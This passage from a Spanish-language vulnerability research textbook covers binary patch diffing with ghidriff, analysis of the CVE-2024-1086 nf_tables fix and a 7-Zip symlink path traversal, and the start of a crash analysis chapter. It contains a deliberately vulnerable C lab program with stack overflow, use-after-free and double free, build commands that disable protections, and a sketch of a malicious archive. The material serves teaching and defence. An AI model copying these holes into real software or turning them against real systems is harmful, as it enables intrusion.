    differ.generate_report(os.path.join(out_dir, "report.html"))
```

4.5.2. 3.5.2 Automatización con Task Scheduler (Windows)

```
# Crear tarea mensual para Patch Tuesday
$action = New-ScheduledTaskAction -Execute "PowerShell.exe" `
    -Argument "-File C:\patch-analysis\monthly_diff.ps1"

# Trigger: Segundo miércoles de cada mes (día después de Patch Tuesday)
$trigger = New-ScheduledTaskTrigger -Weekly -WeeksInterval 4 -DaysOfWeek Wednesday

# Settings
$settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries `
    -DontStopIfGoingOnBatteries -StartWhenAvailable

# Registrar tarea
Register-ScheduledTask -TaskName "MonthlyPatchDiff" `
    -Action $action -Trigger $trigger -Settings $settings `
    -Description "Automated Windows patch diffing"
```

4.5.3. 3.5.3 Integración con LLMs para Resumen

Combinar salida de ghidriff con Large Language Models acelera el análisis:

Template de Prompt para LLM:

```
Eres un investigador de vulnerabilidades analizando un patch diff binario.

Contexto:
- Este diff compara un driver Windows vulnerable con su versión parcheada
```

```
- Enfócate en cambios relevantes para seguridad (bounds checks, validación, manejo de errores)
- Ignora cambios cosméticos (renombrado de variables, movimiento de código sin cambio de lógica)

Analiza este patch diff y proporciona:
1. CLASE DE VULNERABILIDAD: ¿Qué tipo de bug se está corrigiendo?
2. FUNCIONES AFECTADAS: Lista las funciones con cambios relevantes para seguridad
3. CAUSA RAÍZ: ¿Cuál fue el error de programación subyacente?
4. DESCRIPCIÓN DEL FIX: ¿Qué validación o checks se añadieron?
5. VECTOR DE ATAQUE: ¿Cómo podría un atacante haber disparado esta vulnerabilidad?
6. POTENCIAL DE BYPASS: ¿Hay formas obvias en que el fix podría ser incompleto?

Patch Diff:
[pegar salida markdown de ghidriff - enfocarse en funciones con similaridad <0.95]
```

Limitaciones de LLMs para Análisis de Parches:

LLMs Ayudan Con	LLMs Tienen Problemas Con
Resumir diffs grandes	Race conditions sutiles
Hipótesis iniciales de clase de vuln	Cálculos complejos de punteros
Explicar patrones de código	Internals del kernel Windows
Redactar secciones de reporte	Distinguir fixes de seguridad vs optimización

---

4.6. 3.6 Patch Diffing en Linux Kernel

4.6.1. 3.6.1 Diferencias con Windows

Aspecto	Windows	Linux
Código Fuente	Cerrado (solo binarios)	Abierto (git.kernel.org)
Formato Binario	PE/COFF	ELF
Símbolos Debug	PDB via Symbol Server	DWARF en paquetes -dbgsym
Distribución	Windows Update	apt/yum + distro-specific
Modificaciones Vendor	Ninguna	Backports, parches custom

4.6.2. 3.6.2 Flujo de Trabajo para Linux

Paso 1: Identificar Versiones de Kernel

```bash
# Obtener versión actual
CURRENT_KERNEL=$(uname -r)
echo "Kernel actual: $CURRENT_KERNEL"
# Ejemplo: 6.8.0-87-generic

# Extraer base y número de parche
```

```
KERNEL_BASE=$(echo $CURRENT_KERNEL | sed 's/-[0-9]*-generic//')
KERNEL_PATCH=$(echo $CURRENT_KERNEL | grep -oP '(?<=-)[0-9]+(?=-generic)')
PREV_PATCH=$((KERNEL_PATCH - 1))
PREV_KERNEL="${KERNEL_BASE}-${PREV_PATCH}-generic"

echo "Versión vulnerable: $PREV_KERNEL"
echo "Versión parcheada: $CURRENT_KERNEL"

# Consultar Ubuntu Security Notices
curl -s 'https://ubuntu.com/security/notices.json?offset=50' | \
    jq '.notices[] | select(.title | ascii_downcase | contains("kernel")) | {id, title}'
```

Paso 2: Descargar Imágenes de Kernel y Símbolos

```
mkdir ~/kernel-diff && cd ~/kernel-diff
mkdir old new symbols

# Descargar versiones
apt-get download linux-image-unsigned-${PREV_KERNEL}
apt-get download linux-image-unsigned-${CURRENT_KERNEL}

# Extraer
dpkg-deb -x linux-image-unsigned-${PREV_KERNEL}_*.deb old/
dpkg-deb -x linux-image-unsigned-${CURRENT_KERNEL}_*.deb new/

# Símbolos debug (añadir repo ddebs primero)
sudo apt-key adv --keyserver keyserver.ubuntu.com \
    --recv-keys F2EDC64DC5AEE1F6B9C621F0C8CAB6595FDFF622
echo "deb http://ddebs.ubuntu.com $(lsb_release -cs)-updates main" | \
    sudo tee /etc/apt/sources.list.d/ddebs.list
sudo apt update

apt-get download linux-image-unsigned-${PREV_KERNEL}-dbgsym
apt-get download linux-image-unsigned-${CURRENT_KERNEL}-dbgsym
dpkg-deb -x linux-image-unsigned-${PREV_KERNEL}-dbgsym_*.ddeb old/
dpkg-deb -x linux-image-unsigned-${CURRENT_KERNEL}-dbgsym_*.ddeb new/
```

Paso 3: Extraer vmlinux

```
# Desde paquete dbgsym (MEJOR - incluye símbolos)
cp old/usr/lib/debug/boot/vmlinux-${PREV_KERNEL} old/vmlinux
cp new/usr/lib/debug/boot/vmlinux-${CURRENT_KERNEL} new/vmlinux

# Verificar símbolos
file old/vmlinux
# Esperado: ELF 64-bit ... with debug_info, not stripped

nm old/vmlinux | head -5
# Debería mostrar nombres de funciones
```

Paso 4: Identificar Módulos Cambiados

```
# Comparar árboles de módulos
diff -qr old/usr/lib/debug/lib/modules/${PREV_KERNEL}/kernel/ \
         new/usr/lib/debug/lib/modules/${CURRENT_KERNEL}/kernel/ | grep differ

# Enfocarse en subsistemas específicos
diff -qr old/.../kernel/net new/.../kernel/net
diff -qr old/.../kernel/fs/overlayfs/ new/.../kernel/fs/overlayfs/
```

Paso 5: Diff con Ghidriff

```
# Activar entorno virtual de ghidriff
source ~/ghidriff-env/bin/activate

# Descomprimir módulo específico (Ubuntu usa .ko.zst)
zstd -d old/usr/lib/debug/lib/modules/${PREV_KERNEL}/kernel/net/netfilter/nf_tables.ko.zst \
    -o old/nf_tables.ko
zstd -d new/usr/lib/debug/lib/modules/${CURRENT_KERNEL}/kernel/net/netfilter/nf_tables.ko.zst \
    -o new/nf_tables.ko

# Ejecutar diff
ghidriff old/nf_tables.ko new/nf_tables.ko \
    --max-ram-percent 80 \
    --max-section-funcs 3000 \
    --output nf_tables_diff \
    --no-threaded
```

4.6.3. 3.6.3 Diff a Nivel de Código Fuente

```
# Clonar fuente del kernel
git clone --branch v6.8 https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git

cd linux

# Buscar commits de CVE
git log --all --grep="CVE" --oneline | head -20

# Ver diff de commit específico
git show f342de4e2f33e0e39165d8639387aa6c19dff660

# Buscar fixes en subsistema específico
git log --all --oneline --grep="netfilter" --grep="fix" | head -10
```

4.6.4. 3.6.4 Ejemplo: CVE-2024-1086 (nf_tables UAF)

Información del CVE:

Atributo	Valor
CVE	CVE-2024-1086
Componente	nf_tables (subsistema Netfilter)
Tipo	Use-After-Free → LPE
CVSS	7.8 (Alto)
Afecta	Linux 3.15 - 6.8
Exploit Público	Sí (~99 % success rate)

Commit del Fix:

```
git show f342de4e2f33e0e39165d8639387aa6c19dff660

# Diff simplificado:
# -       default:
# -               switch (data->verdict.code & NF_VERDICT_MASK) {
# -               case NF_ACCEPT:
# -               case NF_DROP:
# -               case NF_QUEUE:
# -                       break;
# -               default:
# -                       return -EINVAL;
# -               }
# -               fallthrough;
# +       case NF_ACCEPT:
# +       case NF_DROP:
# +       case NF_QUEUE:
# +               break;
#        case NFT_CONTINUE:
#        case NFT_BREAK:
# ...
# +       default:
# +               return -EINVAL;
```

Análisis:

- **Bug**: Validación basada en máscara permitía valores como `NF_DROP | extra_bits`
- **Causa Raíz**: `& NF_VERDICT_MASK` dejaba pasar verdicts "decorados"
- **Impacto**: Type confusion en código posterior → UAF → LPE
- **Fix**: Cambiar de validación por máscara a coincidencia exacta

4.6.5. 3.6.5 Recursos para Linux Kernel

Recurso	URL	Utilidad
syzbot	syzkaller.appspot.com	Reproducers, bisección automática
Ubuntu Security	ubuntu.com/security/notices	Advisories específicos de distro
Debian Tracker	security-tracker.debian.org	CVE tracking cross-distro

Recurso	URL	Utilidad
kernel.org	git.kernel.org	Código fuente oficial
Linux CVE Announce	lore.kernel.org/linux-cve-announce/	Anuncios oficiales de CVE

4.7. 3.7 Caso de Estudio: 7-Zip Path Traversal

4.7.1. 3.7.1 Información del Caso

Atributo	Valor
Software	7-Zip File Archiver
Versiones Afectadas	24.09 y anteriores
Versión Parcheada	25.00+
Tipo	Path Traversal via Symlink (CWE-22)
Impacto	Arbitrary File Write → RCE potencial
CVSS Estimado	7.8 (Alto)

4.7.2. 3.7.2 Análisis del Parche

Archivo Afectado: `CPP/7zip/UI/Common/ArchiveExtractCallback.cpp`

Obtener Diff:

```
git clone https://github.com/ip7z/7zip.git
cd 7zip

# Comparar versiones
git diff 24.09..25.00 -- CPP/7zip/UI/Common/ArchiveExtractCallback.cpp
```

Cambio 1: IsSafePath con Parámetro WSL

```
// ANTES (vulnerable):
bool IsSafePath(const UString &path) {
  CLinkLevelsInfo levelsInfo;
  levelsInfo.Parse(path);  // Sin awareness de WSL
  return !levelsInfo.IsAbsolute && levelsInfo.LowLevel >= 0;
}

// DESPUÉS (parcheado):
static bool IsSafePath(const UString &path, bool isWSL) {
  CLinkLevelsInfo levelsInfo;
  levelsInfo.Parse(path, isWSL);  // Ahora toma parámetro isWSL
  return !levelsInfo.IsAbsolute && levelsInfo.LowLevel >= 0;
}
```

Cambio 2: Detección de Path Absoluto WSL-Aware


```
// ANTES:
void CLinkLevelsInfo::Parse(const UString &path) {
  IsAbsolute = NName::IsAbsolutePath(path);  // Solo semántica Windows
  // ...
}

// DESPUÉS:
void CLinkLevelsInfo::Parse(const UString &path, bool isWSL) {
  // WSL usa '/' como indicador de path absoluto
  // Windows usa 'C:\', '\\', etc.
  IsAbsolute = isWSL ? IS_PATH_SEPAR(path[0]) : NName::IsAbsolutePath(path);
  // ...
}
```

Cambio 3: Verificación de Link Peligroso para Todos los Tipos

```
// ANTES: Solo directorios en Windows
#ifdef _WIN32
if (_item.IsDir)  // BUG: Solo verifica dirs!
#endif
if (linkInfo.isRelative) { ... }

// DESPUÉS: Todos los symlinks relativos
if (!_ntOptions.SymLinks_AllowDangerous.Val && link.isRelative) {
    CLinkLevelsInfo levelsInfo;
    levelsInfo.Parse(link.LinkPath, link.Is_WSL());  // WSL-aware
    if (levelsInfo.FinalLevel < 1 || levelsInfo.IsAbsolute)
      return SendMessageError2(...);
}
```

4.7.3. 3.7.3 Escenario de Ataque

```
┌─────────────────────────────────────────────────────────────┐
│  ESTRUCTURA DEL ARCHIVO MALICIOSO (tar/rar5)                │
├─────────────────────────────────────────────────────────────┤
│  safe_folder/                                               │
│  safe_folder/link -> C:\Users\Public\Desktop   (symlink WSL)│
│  safe_folder/link/malware.exe                  (archivo payload)│
└─────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌─────────────────────────────────────────────────────────────┐
│  EXTRACCIÓN EN WINDOWS (7-Zip 24.09 vulnerable)             │
├─────────────────────────────────────────────────────────────┤
│  1. ReadLink() lee target: "C:\Users\Public\Desktop"        │
│  2. IsSafePath() llamado SIN isWSL=true                     │
│  3. NName::IsAbsolutePath() usa semántica Windows           │
```



4.7.4. 3.7.4 Checklist de Triage para Código de Validación de Paths

Buscar: - Funciones: `IsSafePath`, `ValidatePath`, `CheckPath`, `Normalize` - Detección de absoluto: `IsAbsolute`, `IsRelative`, `GetRootPrefixSize` - Concatenación de paths: `JoinPath`, `CombinePath`, `operator/` - Manejo de symlinks: `CreateSymbolicLink`, `SetReparseData` - Conversión de separadores: `Replace('/', '\\')`

Verificar: - ¿Detección de path absoluto funciona cross-plataforma? - ¿Symlinks WSL/Linux manejados con semántica correcta? - ¿Normalización ocurre ANTES de validación? - ¿Checks de "dangerous link" corren para TODOS los tipos de symlink? - ¿No hay guards `#ifdef` que salten verificaciones de seguridad?

4.7.5. Conclusiones del Capítulo 3

1. **El parche es frecuentemente la única fuente de verdad** cuando los detalles del CVE son limitados.
2. **Las herramientas automatizan pero no reemplazan el análisis humano** - Ghidriff encuentra funciones cambiadas, tú entiendes por qué.
3. **Los símbolos son multiplicadores de fuerza** - Con PDBs ves `IppValidatePacketLength`; sin ellos, ves `sub_1400A2F40`.
4. **Patrones de corrección revelan clases de vulnerabilidad**:
   - Bounds checks añadidos → overflow/OOB
   - Inicialización añadida → memoria no inicializada
   - Locks añadidos → race condition
   - Validación de input → input validation flaw
5. **El patch diffing encuentra variantes** - Al analizar un fix, frecuentemente se descubren bugs similares en código cercano.
6. **El análisis cross-plataforma requiere conocimiento de ambas semánticas** - Como se vio en 7-Zip, paths WSL en Windows necesitan tratamiento especial.

7. **La automatización transforma el análisis de reactivo a proactivo** - Puedes analizar parches horas después de su liberación.

Preguntas de Discusión:

1. CVE-2022-34718 requiere IPsec SA establecida pero recibió CVSS 9.8. ¿Cómo deberían los prerrequisitos afectar el rating de severidad?
2. El bug de EvilESP abarcó dos funciones (IppReceiveEsp y Ipv6pReassembleDatagram). ¿Cómo podrían el análisis estático o revisión de código detectar vulnerabilidades cross-función?
3. La fragmentación IPv6 es fuente recurrente de vulnerabilidades. ¿Qué hace que la lógica de reensamblaje sea propensa a errores?
4. El fix de 7-Zip añadió 6+ cambios distintos. ¿Cómo determinas cuál corrige la vulnerabilidad core vs añade defensa en profundidad?

Capítulo 5

Análisis de Crashes

Después de encontrar vulnerabilidades potenciales mediante fuzzing o patch diffing, el siguiente paso crítico es analizar crashes para determinar si son explotables. Este capítulo cubre triage de crashes, dominio de depuradores, sanitizers de memoria y técnicas avanzadas de análisis de causa raíz.


Objetivos del Capítulo: - Configurar entornos de depuración profesionales (WinDbg, Pwndbg) - Dominar sanitizers de memoria (ASAN, UBSAN, MSAN, TSAN) - Implementar pipelines automatizados de triage con CASR - Desarrollar PoCs confiables con pwntools - Construir cadenas de explotación completas


---

5.1. 4.1 Fundamentos del Análisis de Crashes

El análisis de crashes es el proceso de transformar un crash descubierto por un fuzzer en conocimiento accionable sobre una vulnerabilidad. Esto incluye determinar la causa raíz, evaluar explotabilidad, y desarrollar pruebas de concepto.

5.1.1. 4.1.1 Árbol de Decisión para Análisis de Crashes




replay exacto
Sí
No
Recompilar con sanitizers:
• -fsanitize=address,undefined
• -g -O1
• -fno-omit-frame-pointer
¿Qué plataforma?
Windows
Linux
Mobile
Ejecutar con crash input
Capturar reporte ASAN
WinDbg
+ TTD
+ !exp
Pwndbg
+ rr
+ CASR
Tombstone
+ Frida
+ LLDB
CLASIFICACIÓN & TRIAGE
• Tipo de crash (OOB, UAF, DoubleFree)
• Nivel de control del atacante
• Severidad (Exploitable/Maybe/No)
ANÁLISIS DE CAUSA RAÍZ
• Minimizar input (afl-tmin)
• Trazar ejecución (DynamoRIO, Intel PT)
• Buscar datos controlados por atacante
DESARROLLO DE PoC
• Script reproducible (Python/pwntools)
• Test de confiabilidad (10/10 crashes)
• Documentación de impacto

5.1.2. 4.1.2 Selección de Herramientas por Escenario

Escenario	Herramienta Principal	Secundaria	Sanitizer	Flujo
Linux + fuente	GDB + Pwndbg	rr	ASAN + UBSAN	Recompilar → Reproducir → Analizar
Linux sin fuente	GDB + Pwndbg	Ghidra	N/A	Reversing → Crash → Triage
Windows + fuente	WinDbg + TTD	Visual Studio	ASAN (MSVC)	Símbolos → TTD → Análisis
Windows sin fuente	WinDbg + TTD	IDA/Ghidra	N/A	PageHeap → !exploitable
Corpus de fuzzer	CASR	afl-tmin	ASAN	Cluster → Minimizar → Priorizar
Crash no determinístico	rr / TTD	GDB/WinDbg	TSAN	Grabar → Replay → Bisect
Kernel Linux	crash + GDB	drgn	KASAN	vmcore → Símbolos → Análisis
Kernel Windows	WinDbg kernel	Driver Verifier	N/A	.dmp → Símbolos → !analyze
Rust/Go	rust-gdb / Delve	LLDB	ASAN (nightly)	Panic → Backtrace → FFI

5.1.3. 4.1.3 Suite de Pruebas Vulnerable

Para los ejercicios de este capítulo, usaremos un binario con múltiples vulnerabilidades:

```
// ~/crash_analysis_lab/src/vulnerable_suite.c
// Compila con: gcc -g -fno-stack-protector vulnerable_suite.c -o ../vuln_no_protect
// Para ASAN: gcc -g -O1 -fsanitize=address -fno-omit-frame-pointer vulnerable_suite.c -o ../vuln_as

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```c
// Test 1: Stack Buffer Overflow
// Control de RIP a offset 72 bytes (64 buffer + 8 RBP guardado)
void stack_overflow(char *input) {
    char buffer[64];
    printf("[*] Copiando input a buffer de 64 bytes...\n");
    strcpy(buffer, input);  // ¡Sin verificación de límites!
    printf("[*] Buffer: %s\n", buffer);
}

// Test 2: Heap Buffer Overflow
// Corrupción de metadatos del heap
void heap_overflow(char *input) {
    char *buf = malloc(32);
    printf("[*] Allocated 32 bytes at %p\n", buf);
    strcpy(buf, input);  // Overflow del buffer de heap
    printf("[*] Buffer: %s\n", buf);
    free(buf);
}

// Test 3: Use-After-Free
// Lectura y escritura después de free()
void use_after_free(void) {
    char *ptr = malloc(64);
    strcpy(ptr, "Hello, World!");
    printf("[*] Allocated at %p: %s\n", ptr, ptr);
    free(ptr);  // Liberar memoria
    printf("[*] Freed, now accessing...\n");
    printf("[*] UAF read: %s\n", ptr);  // Lectura UAF
    ptr[0] = 'X';  // Escritura UAF
}

// Test 4: Double Free
// Corrupción de estructuras del allocator
void double_free(void) {
    char *ptr = malloc(64);
    printf("[*] Allocated at %p\n", ptr);
    free(ptr);
    printf("[*] First free done\n");
    free(ptr);  // ¡Double free!
}

// Test 5: NULL Pointer Dereference
// Crash determinístico en NULL
void null_deref(int trigger) {
    char *ptr = trigger ? malloc(10) : NULL;
    printf("[*] ptr = %p\n", ptr);
    *ptr = 'A';  // NULL deref si trigger es 0
```

```
}

void print_usage(char *prog) {
    printf("Usage: %s <test_num> [input]\n", prog);
    printf("Tests:\n");
    printf("  1 <input>  - Stack overflow (72 bytes a RIP)\n");
    printf("  2 <input>  - Heap overflow\n");
    printf("  3          - Use-after-free\n");
    printf("  4          - Double free\n");
    printf("  5 <0|1>    - NULL deref (0=crash)\n");
}

int main(int argc, char **argv) {
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    if (argc < 2) { print_usage(argv[0]); return 1; }
    int test = atoi(argv[1]);

    switch(test) {
        case 1: if (argc<3) return 1; stack_overflow(argv[2]); break;
        case 2: if (argc<3) return 1; heap_overflow(argv[2]); break;
        case 3: use_after_free(); break;
        case 4: double_free(); break;
        case 5: if (argc<3) return 1; null_deref(atoi(argv[2])); break;
        default: print_usage(argv[0]); return 1;
    }
    return 0;
}
```

Compilación del Laboratorio:

```
mkdir -p ~/crash_analysis_lab/{src,crashes,casrep,pocs}
cd ~/crash_analysis_lab/src

# Guardar vulnerable_suite.c y compilar variantes
# 1. Sin protecciones (para explotación)
gcc -g -fno-stack-protector -no-pie -z execstack vulnerable_suite.c -o ../vuln_no_protect

# 2. Con ASAN (para detección de bugs)
gcc -g -O1 -fsanitize=address -fno-omit-frame-pointer vulnerable_suite.c -o ../vuln_asan

# 3. Con protecciones estándar (para comparación)
gcc -g vulnerable_suite.c -o ../vuln_protected

# Verificar compilaciones
ls -la ~/crash_analysis_lab/vuln_*

# Test rápido
```

```
cd ~/crash_analysis_lab
./vuln_no_protect 1 $(python3 -c "print('A'*100)")  # Stack overflow
./vuln_asan 3  # UAF detectado por ASAN
```

Tabla de Comportamiento de Crashes:

Test	Sin ASAN	Con ASAN	Señal	Notas
1 (Stack)	SIGSEGV	ASAN: stack-buffer-overflow	SIGSEGV/SIGABRT	Control de RIP
2 (Heap)	**Silencioso**	ASAN: heap-buffer-overflow	SIGABRT	Sin ASAN no crashea
3 (UAF)	**Silencioso**	ASAN: heap-use-after-free	SIGABRT	Sin ASAN no crashea
4 (Double)	SIGABRT	ASAN: double-free	SIGABRT	Detectado por glibc
5 (NULL)	SIGSEGV	ASAN: SEGV on unknown	SIGSEGV	Crash inmediato

 IMPORTANTE: Los tests 2 y 3 (heap overflow y UAF) son **silenciosos** sin ASAN. Siempre usar builds con sanitizers para triage completo.

5.2. 4.2 Depuradores y Configuración

5.2.1. 4.2.1 WinDbg Preview para Windows

WinDbg Preview es el depurador estándar para análisis de crashes en Windows, con capacidades avanzadas de Time Travel Debugging.

Instalación y Configuración:

```
# Instalar desde Microsoft Store o winget
winget install Microsoft.WinDbgPreview

# Crear directorio de símbolos
mkdir C:\Symbols

# Configurar symbol path persistente (variable de entorno)
[Environment]::SetEnvironmentVariable(
    "NT_SYMBOL_PATH",
    "SRV*C:\Symbols*https://msdl.microsoft.com/download/symbols",
    "User"
)
```

Configuración de Symbol Path en WinDbg:

```
.sympath SRV*C:\Symbols*https://msdl.microsoft.com/download/symbols
.symfix+ C:\Symbols
.reload /f
```

Comandos Esenciales de WinDbg:

Comando	Propósito	Ejemplo
`!analyze -v`	Análisis automático de crash	N/A
`k` / `kp` / `kv`	Stack trace (varios formatos)	`kv 20`
`r`	Mostrar registros	`r rax, rbx`
`u` / `ub`	Disassembly adelante/atrás	`u rip L10`
`d` / `db` / `dq`	Dump de memoria	`dq rsp L8`
`!heap`	Análisis del heap	`!heap -s`
`!address`	Información de región de memoria	`!address rsp`
`lm`	Listar módulos cargados	`lm vm ntdll`
`!peb`	Process Environment Block	N/A
`.ecxr`	Cambiar a contexto de excepción	N/A
`g`	Continuar ejecución	N/A
`p` / `t`	Step over / Step into	N/A

Time Travel Debugging (TTD):

TTD permite grabar la ejecución completa de un proceso y reproducirla hacia adelante o atrás.

```
# Grabar ejecución con TTD desde línea de comandos
tttracer.exe -out C:\Traces -launch target.exe crash_input.txt

# O desde WinDbg Preview:
# File → Start debugging → Launch executable (advanced) → ✓ Record with Time Travel
```

Comandos TTD en WinDbg:

Comando	Propósito
`!tt 0`	Ir al inicio del trace
`!tt 100`	Ir al final del trace
`!tt 50`	Ir al 50 % del trace
`g-`	Ejecutar hacia atrás
`p-`	Step back
`!positions`	Mostrar posiciones del trace
`!index`	Construir índice para búsquedas
`dx @$curses-sion.TTD.Calls("ntdll!*Heap*")`	Buscar llamadas a funciones
`dx @$cursession.TTD.Memory(address, size, "w")`	Buscar escrituras a memoria

Script de Clasificación Automatizada (WinDbg JavaScript):

```
// crash_classify.js - Ejecutar con: .scriptrun crash_classify.js
"use strict";

function initializeScript() {
```

```
    return [new host.apiVersionSupport(1, 7)];
}

function analyzeCurrentCrash() {
    const ctl = host.namespace.Debugger.Utility.Control;
    const dbg = host.namespace.Debugger.State;

    // Obtener contexto de excepción
    ctl.ExecuteCommand(".ecxr");

    // Obtener registros
    const regs = dbg.DebuggerVariables.curthread.Registers.User;
    const rip = regs.rip;
